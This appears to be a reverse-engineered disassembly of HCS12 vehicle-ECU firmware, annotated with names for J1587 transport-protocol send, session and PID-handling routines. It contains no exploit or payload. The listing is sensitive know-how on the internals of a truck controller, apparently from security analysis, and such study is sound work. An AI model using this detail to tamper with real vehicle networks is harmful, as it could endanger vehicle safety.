EF8EE1: 6CEA44B0        std     0x44B0,y; Store D
EF8EE5: C601            ldab    #1; Load B
EF8EE7: FE44E2          ldx     word_44E2; Load X
EF8EEA: 6BE244AF        stab    0x44AF,x; Store B
EF8EEE: F644E3          ldab    word_44E2+1; Load B
EF8EF1: 37              pshb; Push B
EF8EF2: C608            ldab    #8; Load B
EF8EF4: 37              pshb; Push B
EF8EF5: CC44BE          ldd     #0x44BE; Load D
EF8EF8: 3B              pshd; Push D
EF8EF9: C6C6            ldab    #0xC6; Load B
EF8EFB: 37              pshb; Push B
EF8EFC: F644D0          ldab    byte_44D0; Load B
EF8EFF: 37              pshb; Push B
EF8F00: E689            ldab    0xA+var_1,sp; Load B
EF8F02: 4AA396F0        call    J1587_TransmitPacket_F0A396,#0xF0; Call subroutine in expanded
↪  memory
EF8F06: 1B8A            leas    0xA,sp; Load effective address into SP
EF8F08: 0A              rtc; Return from call
```

sub_EF8F09 :

```
EF8F09: 37              pshb; Push B
EF8F0A: 37              pshb; Push B
EF8F0B: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
EF8F0F: 6B80            stab    2+var_2,sp; Store B
EF8F11: E681            ldab    2+var_1,sp; Load B
EF8F13: 7B44BF          stab    byte_44BF; Store B
EF8F16: C101            cmpb    #1; Compare B to memory
EF8F18: 2649            bne     loc_EF8F63; Branch if not equal
EF8F1A: FC44B9          ldd     word_44B9; Load D
EF8F1D: CE000E          ldx     #0xE; Load X
EF8F20: 1810            idiv; 16 by 16 integer divide (unsigned) Remainder->D
EF8F22: B754            tfr     x,d; Transfer register to register
EF8F24: 7B44B5          stab    byte_44B5; Store B
EF8F27: FC44B9          ldd     word_44B9; Load D
EF8F2A: CE000E          ldx     #0xE; Load X
EF8F2D: 1810            idiv; 16 by 16 integer divide (unsigned) Remainder->D
EF8F2F: 044403          tbeq    d,loc_EF8F35; Test counter and branch if = 0
EF8F32: 7244B5          inc     byte_44B5; Increment memory
EF8F35: FC44B9          ldd     word_44B9; Load D
EF8F38: 8C00FF          cpd     #0xFF; Compare D to memory (16-bit)
EF8F3B: 220D            bhi     loc_EF8F4A; Branch if higher
EF8F3D: C603            ldab    #3; Load B
EF8F3F: 7B44BE          stab    byte_44BE; Store B
```

```
EF8F42: 180C44BA44C1     movb    word_44B9+1,byte_44C1; Move byte (8-bit)
EF8F48: 2011             bra     loc_EF8F5B; Branch always
EF8F4A: C604             ldab    #4; Load B
EF8F4C: 7B44BE           stab    byte_44BE; Store B
EF8F4F: 180C44BA44C1     movb    word_44B9+1,byte_44C1; Move byte (8-bit)
EF8F55: 180C44B944C2     movb    word_44B9,byte_44C2; Move byte (8-bit)
EF8F5B: 180C44B544C0     movb    byte_44B5,byte_44C0; Move byte (8-bit)
EF8F61: 2038             bra     loc_EF8F9B; Branch always
EF8F63: C102             cmpb    #2; Compare B to memory
EF8F65: 262F             bne     loc_EF8F96; Branch if not equal
EF8F67: C603             ldab    #3; Load B
EF8F69: 7B44BE           stab    byte_44BE; Store B
EF8F6C: F644B5           ldab    byte_44B5; Load B
EF8F6F: 87               clra; Clear A
EF8F70: F044B6           subb    byte_44B6; Subtract memory from B
EF8F73: 8200             sbca    #0; Subtract with borrow from A
EF8F75: C30001           addd    #1; Add to D
EF8F78: 8C0001           cpd     #1; Compare D to memory (16-bit)
EF8F7B: 2F04             ble     loc_EF8F81; Branch if less than or equal
EF8F7D: C601             ldab    #1; Load B
EF8F7F: 2007             bra     loc_EF8F88; Branch always
EF8F81: F644B5           ldab    byte_44B5; Load B
EF8F84: F044B6           subb    byte_44B6; Subtract memory from B
EF8F87: 52               incb; Increment B
EF8F88: 7B44B4           stab    byte_44B4; Store B
EF8F8B: 7B44C0           stab    byte_44C0; Store B
EF8F8E: 180C44B644C1     movb    byte_44B6,byte_44C1; Move byte (8-bit)
EF8F94: 2005             bra     loc_EF8F9B; Branch always
EF8F96: C601             ldab    #1; Load B
EF8F98: 7B44BE           stab    byte_44BE; Store B
EF8F9B: CC0064           ldd     #0x64 ; 'd'; Load D
EF8F9E: FD44E2           ldy     word_44E2; Load Y
EF8FA1: 1858             asly
EF8FA3: 6CEA44B0         std     0x44B0,y; Store D
EF8FA7: C601             ldab    #1; Load B
EF8FA9: FE44E2           ldx     word_44E2; Load X
EF8FAC: 6BE244AF         stab    0x44AF,x; Store B
EF8FB0: F644E3           ldab    word_44E2+1; Load B
EF8FB3: 37               pshb; Push B
EF8FB4: C608             ldab    #8; Load B
EF8FB6: 37               pshb; Push B
EF8FB7: CC44BE           ldd     #0x44BE; Load D
EF8FBA: 3B               pshd; Push D
EF8FBB: C6C5             ldab    #0xC5; Load B
EF8FBD: 37               pshb; Push B
EF8FBE: F644D0           ldab    byte_44D0; Load B
EF8FC1: 37               pshb; Push B
EF8FC2: E686             ldab    8+var_2,sp; Load B
EF8FC4: 4AA396F0         call    J1587_TransmitPacket_F0A396,#0xF0; Call subroutine in expanded
↪  memory
EF8FC8: 1B88             leas    8,sp; Load effective address into SP
EF8FCA: 0A               rtc; Return from call
```

sub_EF8FCB :

```
EF8FCB: F644BB          ldab    byte_44BB; Load B
EF8FCE: 87              clra; Clear A
EF8FCF: C10B            cmpb    #0xB; Compare B to memory
EF8FD1: 2465            bcc     loc_EF9038; Branch if carry clear
EF8FD3: 59              lsld; Logic shift left D
EF8FD4: 05FF            jmp     [d,pc]; jump table analyzed
EF8FEC: 0A              rtc; Return from call
EF8FED: C607            ldab    #7; Load B
EF8FEF: 7B44BB          stab    byte_44BB; Store B
EF8FF2: 0A              rtc; Return from call
EF8FF3: C608            ldab    #8; Load B
EF8FF5: 7B44BB          stab    byte_44BB; Store B
EF8FF8: 0A              rtc; Return from call
EF8FF9: C60A            ldab    #0xA; Load B
EF8FFB: 7B44BB          stab    byte_44BB; Store B
EF8FFE: 7922D0          clr     byte_22D0; Clear memory
EF9001: CC00AC          ldd     #0xAC; Load D
EF9004: 7C22D1          std     word_22D1; Store D
EF9007: C60B            ldab    #0xB; Load B
EF9009: 7C22D3          std     word_22D3; Store D
EF900C: 7922D5          clr     byte_22D5; Clear memory
EF900F: 187922D6        clrw    word_22D6
EF9013: FC44B9          ldd     word_44B9; Load D
EF9016: 7C22D8          std     word_22D8; Store D
EF9019: C601            ldab    #1; Load B
EF901B: 7B22DD          stab    byte_22DD; Store B
EF901E: 0A              rtc; Return from call
EF901F: F644BB          ldab    byte_44BB; Load B
EF9022: C105            cmpb    #5; Compare B to memory
EF9024: 2606            bne     loc_EF902C; Branch if not equal
EF9026: C602            ldab    #2; Load B
EF9028: 4A9E18F3        call    core_TP_ClearVars_F39E18,#0xF3; Call subroutine in expanded memory
EF902C: 7944BB          clr     byte_44BB; Clear memory
EF902F: 4AB609F1        call    core_Reset_GlobalFlags_F1B609,#0xF1; Call subroutine in expanded
↪  memory
EF9033: 4AA50AF3        call    Cleanup_F3A50A,#0xF3; Call subroutine in expanded memory
EF9037: 0A              rtc; Return from call
EF9038: C602            ldab    #2; Load B
EF903A: 4A903FEF        call    TP_CloseSession_EF903F,#0xEF; Call subroutine in expanded memory
EF903E: 0A              rtc; Return from call
```

sub_EF903F :

```
EF903F: 04010B          dbeq    b,locret_EF904D; Decrement counter and branch if = 0
EF9042: C605            ldab    #5; Load B
EF9044: 7B44BB          stab    byte_44BB; Store B
EF9047: C6FF            ldab    #0xFF; Load B
EF9049: 4A8F09EF        call    TP_SendDataPacket_EF8F09,#0xEF; Call subroutine in expanded memory
EF904D: 0A              rtc; Return from call
```

sub_EF905B :

```
EF905B: 37              pshb; Push B
EF905C: 87              clra; Clear A
```

```
EF905D: B746            tfr     d,y; Transfer register to register
EF905F: E6EA44AF        ldab    0x44AF,y; Load B
EF9063: 04211C          dbne    b,loc_EF9082; Decrement counter and branch if != 0
EF9066: 1858            asly
EF9068: EEEA44B0        ldx     0x44B0,y; Load X
EF906C: 2707            beq     loc_EF9075; Branch if equal
EF906E: 09              dex; Decrement X
EF906F: 6EEA44B0        stx     0x44B0,y; Store X
EF9073: 200D            bra     loc_EF9082; Branch always
EF9075: C605            ldab    #5; Load B
EF9077: 7B44BB          stab    byte_44BB; Store B
EF907A: E680            ldab    1+var_1,sp; Load B
EF907C: B746            tfr     d,y; Transfer register to register
EF907E: 69EA44AF        clr     0x44AF,y; Clear memory
EF9082: F644BB          ldab    byte_44BB; Load B
EF9085: 87              clra; Clear A
EF9086: 53              decb; Decrement B
EF9087: C106            cmpb    #6; Compare B to memory
EF9089: 241D            bcc     loc_EF90A8; Branch if carry clear
EF908B: 59              lsld; Logic shift left D
EF908C: 05FF            jmp     [d,pc]; jump table analyzed
EF909A: E680            ldab    1+var_1,sp; Load B
EF909C: B796            exg     b,y; Exchange register to register
EF909E: 0FEA3C520104    brclr   0x3C52,y,#1,loc_EF90A8; Branch if selected bits clear
EF90A4: 4A8FCBEF        call    TP_StateHandler_EF8FCB,#0xEF; Call subroutine in expanded memory
EF90A8: F644AD          ldab    byte_44AD; Load B
EF90AB: 04210E          dbne    b,loc_EF90BC; Decrement counter and branch if != 0
EF90AE: F644AE          ldab    byte_44AE; Load B
EF90B1: 2609            bne     loc_EF90BC; Branch if not equal
EF90B3: 7B44AD          stab    byte_44AD; Store B
EF90B6: 4A90E9EF        call    TP_InitSession_EF90E9,#0xEF; Call subroutine in expanded memory
EF90BA: 202A            bra     loc_EF90E6; Branch always
EF90BC: F644BB          ldab    byte_44BB; Load B
EF90BF: 042124          dbne    b,loc_EF90E6; Decrement counter and branch if != 0
EF90C2: E680            ldab    1+var_1,sp; Load B
EF90C4: 87              clra; Clear A
EF90C5: 59              lsld; Logic shift left D
EF90C6: B746            tfr     d,y; Transfer register to register
EF90C8: ECEA44B2        ldd     0x44B2,y; Load D
EF90CC: 2707            beq     loc_EF90D5; Branch if equal
EF90CE: 1863EA44B2      decw    0x44B2,y
EF90D3: 2011            bra     loc_EF90E6; Branch always
EF90D5: 4A8E37EF        call    TP_SendControlPacket_EF8E37,#0xEF; Call subroutine in expanded
↪  memory
EF90D9: E680            ldab    1+var_1,sp; Load B
EF90DB: 87              clra; Clear A
EF90DC: B746            tfr     d,y; Transfer register to register
EF90DE: 1858            asly
EF90E0: C602            ldab    #2; Load B
EF90E2: 6CEA44B2        std     0x44B2,y; Store D
EF90E6: 1B81            ins; Increment SP
EF90E8: 0A              rtc; Return from call
```

sub_EF9127 :

```
EF9127: 1B9C            leas    -4,sp; Load effective address into SP
EF9129: C60C            ldab    #0xC; Load B
EF912B: 4A9E22F3        call    sub_F39E22,#0xF3; Call subroutine in expanded memory
EF912F: D7              tstb; Test B for zero or minus
EF9130: 182701B1        lbeq    loc_EF92E5; Long branch if equal
EF9134: C60C            ldab    #0xC; Load B
EF9136: 4A9E55F3        call    core_F39E55,#0xF3; Call subroutine in expanded memory
EF913A: 18098144D2      movb    byte_44D2,4+var_3,sp; Move byte (8-bit)
EF913F: F644D1          ldab    byte_44D1; Load B
EF9142: 53              decb; Decrement B
EF9143: 6B80            stab    4+var_4,sp; Store B
EF9145: E681            ldab    4+var_3,sp; Load B
EF9147: C0C5            subb    #0xC5; Subtract memory from B
EF9149: 270A            beq     loc_EF9155; Branch if equal
EF914B: 53              decb; Decrement B
EF914C: 18270122        lbeq    loc_EF9272; Long branch if equal
EF9150: C607            ldab    #7; Load B
EF9152: 0692E1          jmp     loc_EF92E1; Jump Address
EF9155: E680            ldab    4+var_4,sp; Load B
EF9157: 182700B9        lbeq    loc_EF9214; Long branch if equal
EF915B: F644D3          ldab    byte_44D3; Load B
EF915E: 6B81            stab    4+var_3,sp; Store B
EF9160: 040111          dbeq    b,loc_EF9174; Decrement counter and branch if = 0
EF9163: 53              decb; Decrement B
EF9164: 2768            beq     loc_EF91CE; Branch if equal
EF9166: 53              decb; Decrement B
EF9167: 182700B3        lbeq    loc_EF921E; Long branch if equal
EF916B: C0FC            subb    #0xFC; Subtract memory from B
EF916D: 182700E7        lbeq    loc_EF9258; Long branch if equal
EF9171: 069214          jmp     loc_EF9214; Jump Address
EF9174: F644BB          ldab    byte_44BB; Load B
EF9177: 270E            beq     loc_EF9187; Branch if equal
EF9179: C107            cmpb    #7; Compare B to memory
EF917B: 270A            beq     loc_EF9187; Branch if equal
EF917D: C108            cmpb    #8; Compare B to memory
EF917F: 2706            beq     loc_EF9187; Branch if equal
EF9181: C109            cmpb    #9; Compare B to memory
EF9183: 18260092        lbne    loc_EF9219; Long branch if not equal
EF9187: E680            ldab    4+var_4,sp; Load B
EF9189: C103            cmpb    #3; Compare B to memory
EF918B: 25E4            bcs     loc_EF9171; Branch if carry set
EF918D: 2606            bne     loc_EF9195; Branch if not equal
EF918F: F644D5          ldab    byte_44D5; Load B
EF9192: 87              clra; Clear A
EF9193: 2006            bra     loc_EF919B; Branch always
EF9195: F644D5          ldab    byte_44D5; Load B
EF9198: B644D6          ldaa    byte_44D6; Load A
EF919B: 6C82            std     4+var_2,sp; Store D
EF919D: 8C00FF          cpd     #0xFF; Compare D to memory (16-bit)
EF91A0: 2272            bhi     loc_EF9214; Branch if higher
EF91A2: 4AB609F1        call    core_Reset_GlobalFlags_F1B609,#0xF1; Call subroutine in expanded
↪  memory
EF91A6: 180C44D444B5    movb    byte_44D4,byte_44B5; Move byte (8-bit)
EF91AC: 18058244B9      movw    4+var_2,sp,word_44B9; Move word (16-bit)
EF91B1: C601            ldab    #1; Load B
EF91B3: 7B44B6          stab    byte_44B6; Store B
EF91B6: 52              incb; Increment B
EF91B7: 7B44BB          stab    byte_44BB; Store B
EF91BA: 4A8F09EF        call    TP_SendDataPacket_EF8F09,#0xEF; Call subroutine in expanded memory
```

```
EF91BE: 187944B7          clrw    word_44B7
EF91C2: C602              ldab    #2; Load B
EF91C4: 7B22DD            stab    byte_22DD; Store B
EF91C7: 4AA504F3          call    sub_F3A504,#0xF3; Call subroutine in expanded memory
EF91CB: 0692E5            jmp     loc_EF92E5; Jump Address
EF91CE: F644BB            ldab    byte_44BB; Load B
EF91D1: C108              cmpb    #8; Compare B to memory
EF91D3: 2704              beq     loc_EF91D9; Branch if equal
EF91D5: C109              cmpb    #9; Compare B to memory
EF91D7: 2640              bne     loc_EF9219; Branch if not equal
EF91D9: E680              ldab    4+var_4,sp; Load B
EF91DB: C103              cmpb    #3; Compare B to memory
EF91DD: 2635              bne     loc_EF9214; Branch if not equal
EF91DF: F644D5            ldab    byte_44D5; Load B
EF91E2: F144B6            cmpb    byte_44B6; Compare B to memory
EF91E5: 2715              beq     loc_EF91FC; Branch if equal
EF91E7: C601              ldab    #1; Load B
EF91E9: 4A903FEF          call    TP_CloseSession_EF903F,#0xEF; Call subroutine in expanded memory
EF91ED: F644D5            ldab    byte_44D5; Load B
EF91F0: 7B44B6            stab    byte_44B6; Store B
EF91F3: 860E              ldaa    #0xE; Load A
EF91F5: 12                mul; 8 by 8 multiply (unsigned)
EF91F6: C3FFF2            addd    #0xFFF2; Add to D
EF91F9: 7C44B7            std     word_44B7; Store D
EF91FC: 180C44D444B4      movb    byte_44D4,byte_44B4; Move byte (8-bit)
EF9202: C601              ldab    #1; Load B
EF9204: 7B44BB            stab    byte_44BB; Store B
EF9207: FD44E2            ldy     word_44E2; Load Y
EF920A: 1858              asly
EF920C: 1869EA44B2        clrw    0x44B2,y
EF9211: 0692E5            jmp     loc_EF92E5; Jump Address
EF9214: C604              ldab    #4; Load B
EF9216: 0692E1            jmp     loc_EF92E1; Jump Address
EF9219: C606              ldab    #6; Load B
EF921B: 0692E1            jmp     loc_EF92E1; Jump Address
EF921E: F644BB            ldab    byte_44BB; Load B
EF9221: C109              cmpb    #9; Compare B to memory
EF9223: 26F4              bne     loc_EF9219; Branch if not equal
EF9225: F744AE            tst     byte_44AE; Test memory for zero or minus
EF9228: 270F              beq     loc_EF9239; Branch if equal
EF922A: 7944AE            clr     byte_44AE; Clear memory
EF922D: C60A              ldab    #0xA; Load B
EF922F: 7B44BB            stab    byte_44BB; Store B
EF9232: 4A99F5F3          call    core_F399F5,#0xF3; Call subroutine in expanded memory
EF9236: 0692E5            jmp     loc_EF92E5; Jump Address
EF9239: 7944BB            clr     byte_44BB; Clear memory
EF923C: 4A9A10F3          call    core_F39A10,#0xF3; Call subroutine in expanded memory
EF9240: C602              ldab    #2; Load B
EF9242: 4A9E18F3          call    core_TP_ClearVars_F39E18,#0xF3; Call subroutine in expanded memory
EF9246: 4AB609F1          call    core_Reset_GlobalFlags_F1B609,#0xF1; Call subroutine in expanded
↪  memory
EF924A: 4AA50AF3          call    Cleanup_F3A50A,#0xF3; Call subroutine in expanded memory
EF924E: FE44E2            ldx     word_44E2; Load X
EF9251: 69E244AF          clr     0x44AF,x; Clear memory
EF9255: 0692E5            jmp     loc_EF92E5; Jump Address
EF9258: 7944BB            clr     byte_44BB; Clear memory
EF925B: C602              ldab    #2; Load B
EF925D: 4A9E18F3          call    core_TP_ClearVars_F39E18,#0xF3; Call subroutine in expanded memory
EF9261: 4AB609F1          call    core_Reset_GlobalFlags_F1B609,#0xF1; Call subroutine in expanded
↪  memory
```

```
EF9265: 4AA50AF3        call    Cleanup_F3A50A,#0xF3; Call subroutine in expanded memory
EF9269: FE44E2          ldx     word_44E2; Load X
EF926C: 69E244AF        clr     0x44AF,x; Clear memory
EF9270: 2073            bra     loc_EF92E5; Branch always
EF9272: E680            ldab    4+var_4,sp; Load B
EF9274: C101            cmpb    #1; Compare B to memory
EF9276: 2367            bls     loc_EF92DF; Branch if lower or same
EF9278: F644BB          ldab    byte_44BB; Load B
EF927B: C107            cmpb    #7; Compare B to memory
EF927D: 265C            bne     loc_EF92DB; Branch if not equal
EF927F: F644D3          ldab    byte_44D3; Load B
EF9282: F144B6          cmpb    byte_44B6; Compare B to memory
EF9285: 2643            bne     loc_EF92CA; Branch if not equal
EF9287: 7244B6          inc     byte_44B6; Increment memory
EF928A: E680            ldab    4+var_4,sp; Load B
EF928C: 53              decb; Decrement B
EF928D: 6B80            stab    4+var_4,sp; Store B
EF928F: 87              clra; Clear A
EF9290: 3B              pshd; Push D
EF9291: CC44D4          ldd     #0x44D4; Load D
EF9294: 3B              pshd; Push D
EF9295: FC44B7          ldd     word_44B7; Load D
EF9298: C358A7          addd    #0x58A7; Add to D
EF929B: 16E642          jsr     core_memcpy_fr0_toD_can0_can4_E642; Jump to subroutine
EF929E: 1B84            leas    4,sp; Load effective address into SP
EF92A0: E680            ldab    4+var_4,sp; Load B
EF92A2: 87              clra; Clear A
EF92A3: F344B7          addd    word_44B7; Add to D
EF92A6: 7C44B7          std     word_44B7; Store D
EF92A9: BC44B9          cpd     word_44B9; Compare D to memory (16-bit)
EF92AC: 260C            bne     loc_EF92BA; Branch if not equal
EF92AE: C604            ldab    #4; Load B
EF92B0: 7B44BB          stab    byte_44BB; Store B
EF92B3: 53              decb; Decrement B
EF92B4: 4A8F09EF        call    TP_SendDataPacket_EF8F09,#0xEF; Call subroutine in expanded memory
EF92B8: 202B            bra     loc_EF92E5; Branch always
EF92BA: 7344B4          dec     byte_44B4; Decrement memory
EF92BD: 2626            bne     loc_EF92E5; Branch if not equal
EF92BF: C602            ldab    #2; Load B
EF92C1: 7B44BB          stab    byte_44BB; Store B
EF92C4: 4A8F09EF        call    TP_SendDataPacket_EF8F09,#0xEF; Call subroutine in expanded memory
EF92C8: 201B            bra     loc_EF92E5; Branch always
EF92CA: C601            ldab    #1; Load B
EF92CC: 4A903FEF        call    TP_CloseSession_EF903F,#0xEF; Call subroutine in expanded memory
EF92D0: C602            ldab    #2; Load B
EF92D2: 7B44BB          stab    byte_44BB; Store B
EF92D5: 4A8F09EF        call    TP_SendDataPacket_EF8F09,#0xEF; Call subroutine in expanded memory
EF92D9: 200A            bra     loc_EF92E5; Branch always
EF92DB: C605            ldab    #5; Load B
EF92DD: 2002            bra     loc_EF92E1; Branch always
EF92DF: C603            ldab    #3; Load B
EF92E1: 4A903FEF        call    TP_CloseSession_EF903F,#0xEF; Call subroutine in expanded memory
EF92E5: 1B84            leas    4,sp; Load effective address into SP
EF92E7: 0A              rtc; Return from call
```

sub_F096F9 :

```
F096F9: 37              pshb; Push B
F096FA: 1BF1E5          leas    -27,sp; Load effective address into SP
F096FD: 87              clra; Clear A
F096FE: B746            tfr     d,y; Transfer register to register
F09700: E6EA47CA        ldab    0x47CA,y; Load B
F09704: 1827014B        lbeq    loc_F09853; Long branch if equal
F09708: E6F01B          ldab    0x1C+var_1,sp; Load B
F0970B: B746            tfr     d,y; Transfer register to register
F0970D: A6EA3BF4        ldaa    0x3BF4,y; Load A
F09711: 182700CC        lbeq    loc_F097E1; Long branch if equal
F09715: 1858            asly
F09717: EDEA3C49        ldy     0x3C49,y; Load Y
F0971B: 8654            ldaa    #0x54 ; 'T'; Load A
F0971D: 12              mul; 8 by 8 multiply (unsigned)
F0971E: 19EE            leay    d,y; Load effective address into Y
F09720: E6EA3BF5        ldab    0x3BF5,y; Load B
F09724: 6B86            stab    0x1C+var_16,sp; Store B
F09726: C103            cmpb    #3; Compare B to memory
F09728: 2504            bcs     loc_F0972E; Branch if carry set
F0972A: C153            cmpb    #0x53 ; 'S'; Compare B to memory
F0972C: 230F            bls     loc_F0973D; Branch if lower or same
F0972E: E6F01B          ldab    0x1C+var_1,sp; Load B
F09731: 37              pshb; Push B
F09732: E687            ldab    0x1D+var_16,sp; Load B
F09734: 4A9857F0        call    core_consumeSciMsg_F09857,#0xF0; Call subroutine in expanded
↪  memory
F09738: 1B81            ins; Increment SP
F0973A: 069853          jmp     loc_F09853; Jump Address
F0973D: 87              clra; Clear A
F0973E: B746            tfr     d,y; Transfer register to register
F09740: 195E            leay    -2,y; Load effective address into Y
F09742: 6D89            sty     0x1C+var_13,sp; Store Y
F09744: E6F01B          ldab    0x1C+var_1,sp; Load B
F09747: 59              lsld; Logic shift left D
F09748: B746            tfr     d,y; Transfer register to register
F0974A: 1887            clrx
F0974C: 1802EA3C4982    movw    0x3C49,y,0x1C+var_1A,sp; Move word (16-bit)
F09752: 6E80            stx     0x1C+var_1C,sp; Store X
F09754: E6F01B          ldab    0x1C+var_1,sp; Load B
F09757: 8654            ldaa    #0x54 ; 'T'; Load A
F09759: 12              mul; 8 by 8 multiply (unsigned)
F0975A: C33BF7          addd    #0x3BF7; Add to D
F0975D: E382            addd    0x1C+var_1A,sp; Add to D
F0975F: 18A980          adex    0x1C+var_1C,sp
F09762: 6CF017          std     0x1C+var_5,sp; Store D
F09765: 6EF015          stx     0x1C+var_7,sp; Store X
F09768: 186984          clrw    0x1C+var_18,sp
F0976B: 180289F013      movw    0x1C+var_13,sp,0x1C+var_9,sp; Move word (16-bit)
F09770: EDEA3C49        ldy     0x3C49,y; Load Y
F09774: E6F01B          ldab    0x1C+var_1,sp; Load B
F09777: 8654            ldaa    #0x54 ; 'T'; Load A
F09779: 12              mul; 8 by 8 multiply (unsigned)
F0977A: 19EE            leay    d,y; Load effective address into Y
F0977C: 180AEA3BF68B    movb    0x3BF6,y,0x1C+var_11,sp; Move byte (8-bit)
F09782: E6F01B          ldab    0x1C+var_1,sp; Load B
F09785: 56              rorb; Rotate right B through carry
F09786: 56              rorb; Rotate right B through carry
F09787: 56              rorb; Rotate right B through carry
F09788: 0DF012C0        bclr    0x1C+var_A,sp,#0xC0; Clear bits in memory
```

```
F0978C: C4C0            andb    #0xC0; AND B with memory
F0978E: EAF012          orab    0x1C+var_A,sp; OR B with memory
F09791: C4CF            andb    #0xCF; AND B with memory
F09793: 6BF012          stab    0x1C+var_A,sp; Store B
F09796: 2036            bra     loc_F097CE; Branch always
F09798: EC84            ldd     0x1C+var_18,sp; Load D
F0979A: 1887            clrx
F0979C: E3F017          addd    0x1C+var_5,sp; Add to D
F0979F: 18A9F015        adex    0x1C+var_7,sp
F097A3: 6CF017          std     0x1C+var_5,sp; Store D
F097A6: 6EF015          stx     0x1C+var_7,sp; Store X
F097A9: 6C87            std     0x1C+var_15,sp; Store D
F097AB: ECF013          ldd     0x1C+var_9,sp; Load D
F097AE: A384            subd    0x1C+var_18,sp; Subtract memory from D
F097B0: 6CF013          std     0x1C+var_9,sp; Store D
F097B3: 6C89            std     0x1C+var_13,sp; Store D
F097B5: CCDC3D          ldd     #0xDC3D; Load D
F097B8: 6CF019          std     0x1C+var_3,sp; Store D
F097BB: 1A87            leax    0x1C+var_15,sp; Load effective address into X
F097BD: 34              pshx; Push X
F097BE: 19F01B          leay    0x1E+var_3,sp; Load effective address into Y
F097C1: EC40            ldd     0,y; Load D
F097C3: 3B              pshd; Push D
F097C4: 4AA3E1F2        call    gone_processPIDPayload_F2A3E1,#0xF2; Call subroutine in expanded
↪  memory
F097C8: 1B84            leas    4,sp; Load effective address into SP
F097CA: 18028984        movw    0x1C+var_13,sp,0x1C+var_18,sp; Move word (16-bit)
F097CE: ECF013          ldd     0x1C+var_9,sp; Load D
F097D1: AC84            cpd     0x1C+var_18,sp; Compare D to memory (16-bit)
F097D3: 22C3            bhi     loc_F09798; Branch if higher
F097D5: E6F01B          ldab    0x1C+var_1,sp; Load B
F097D8: 37              pshb; Push B
F097D9: E687            ldab    0x1D+var_16,sp; Load B
F097DB: 4A9857F0        call    core_consumeSciMsg_F09857,#0xF0; Call subroutine in expanded
↪  memory
F097DF: 1B81            ins; Increment SP
F097E1: CCDC3D          ldd     #0xDC3D; Load D
F097E4: 6C84            std     0x1C+var_18,sp; Store D
F097E6: 6986            clr     0x1C+var_16,sp; Clear memory
F097E8: 203F            bra     loc_F09829; Branch always
F097EA: EE42            ldx     2,y; Load X
F097EC: 8608            ldaa    #8; Load A
F097EE: 12              mul; 8 by 8 multiply (unsigned)
F097EF: 1AE6            leax    d,x; Load effective address into X
F097F1: E6F01B          ldab    0x1C+var_1,sp; Load B
F097F4: 87              clra; Clear A
F097F5: 59              lsld; Logic shift left D
F097F6: B746            tfr     d,y; Transfer register to register
F097F8: ECEA47C8        ldd     0x47C8,y; Load D
F097FC: 3B              pshd; Push D
F097FD: ED86            ldy     0x1E+var_18,sp; Load Y
F097FF: ED42            ldy     2,y; Load Y
F09801: E688            ldab    0x1E+var_16,sp; Load B
F09803: 8608            ldaa    #8; Load A
F09805: 12              mul; 8 by 8 multiply (unsigned)
F09806: EDEE            ldy     d,y; Load Y
F09808: 3A              puld; Pull D
F09809: B7D6            exg     x,y; Exchange register to register
F0980B: 1810            idiv; 16 by 16 integer divide (unsigned) Remainder->D
```

```
F0980D: B765            tfr     y,x; Transfer register to register
F0980F: AC02            cpd     2,x; Compare D to memory (16-bit)
F09811: 2614            bne     loc_F09827; Branch if not equal
F09813: E6F01B          ldab    0x1C+var_1,sp; Load B
F09816: 3B              pshd; Push D
F09817: ED86            ldy     0x1E+var_18,sp; Load Y
F09819: ED42            ldy     2,y; Load Y
F0981B: E688            ldab    0x1E+var_16,sp; Load B
F0981D: 8608            ldaa    #8; Load A
F0981F: 12              mul; 8 by 8 multiply (unsigned)
F09820: 19EE            leay    d,y; Load effective address into Y
F09822: 3A              puld; Pull D
F09823: 4BEB0004        call    [4,y]; ERROR concolic symbolic analysis of indirect call not
↪  satisfiable;
F09827: 6286            inc     0x1C+var_16,sp; Increment memory
F09829: E686            ldab    0x1C+var_16,sp; Load B
F0982B: ED84            ldy     0x1C+var_18,sp; Load Y
F0982D: E14B            cmpb    0xB,y; Compare B to memory
F0982F: 25B9            bcs     loc_F097EA; Branch if carry set
F09831: E6F01B          ldab    0x1C+var_1,sp; Load B
F09834: 87              clra; Clear A
F09835: 59              lsld; Logic shift left D
F09836: B746            tfr     d,y; Transfer register to register
F09838: 1862EA47C8      incw    0x47C8,y
F0983D: ECEA47C8        ldd     0x47C8,y; Load D
F09841: ED84            ldy     0x1C+var_18,sp; Load Y
F09843: AC48            cpd     8,y; Compare D to memory (16-bit)
F09845: 250C            bcs     loc_F09853; Branch if carry set
F09847: E6F01B          ldab    0x1C+var_1,sp; Load B
F0984A: 87              clra; Clear A
F0984B: 59              lsld; Logic shift left D
F0984C: B746            tfr     d,y; Transfer register to register
F0984E: 1869EA47C8      clrw    0x47C8,y
F09853: 1BF01C          leas    0x1C,sp; Load effective address into SP
F09856: 0A              rtc; Return from call
```

sub_F09A15 :

```
F09A15: 37              pshb; Push B
F09A16: 1B92            leas    -0xE,sp; Load effective address into SP
F09A18: 186980          clrw    0xF+var_F,sp
F09A1B: 56              rorb; Rotate right B through carry
F09A1C: 56              rorb; Rotate right B through carry
F09A1D: 56              rorb; Rotate right B through carry
F09A1E: 0D8DC0          bclr    0xF+var_2,sp,#0xC0; Clear bits in memory
F09A21: C4C0            andb    #0xC0; AND B with memory
F09A23: EA8D            orab    0xF+var_2,sp; OR B with memory
F09A25: 6B8D            stab    0xF+var_2,sp; Store B
F09A27: 1F34ED1017      brclr   byte_34ED,#0x10,loc_F09A43; Branch if selected bits clear
F09A2C: E68E            ldab    0xF+var_1,sp; Load B
F09A2E: 2613            bne     loc_F09A43; Branch if not equal
F09A30: F66018          ldab    byte_6018; Load B
F09A33: 260E            bne     loc_F09A43; Branch if not equal
F09A35: 1A82            leax    0xF+var_D,sp; Load effective address into X
F09A37: 34              pshx; Push X
F09A38: 1982            leay    0x11+var_F,sp; Load effective address into Y
F09A3A: EC40            ldd     0,y; Load D
```

```
F09A3C: 3B              pshd; Push D
F09A3D: 4A9A46F0        call    pid_00_97_any_OR_pid_80_97_88_handler,#0xF0; Arg1: Nested Table
↪  Address (or zero if n/a)
F09A41: 1B84            leas    4,sp; Load effective address into SP
F09A43: 1B8F            leas    0xF,sp; Load effective address into SP
F09A45: 0A              rtc; Return from call
```

sub_F09A46 :

```
F09A46: 1B9D            leas    -3,sp; Load effective address into SP
F09A48: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
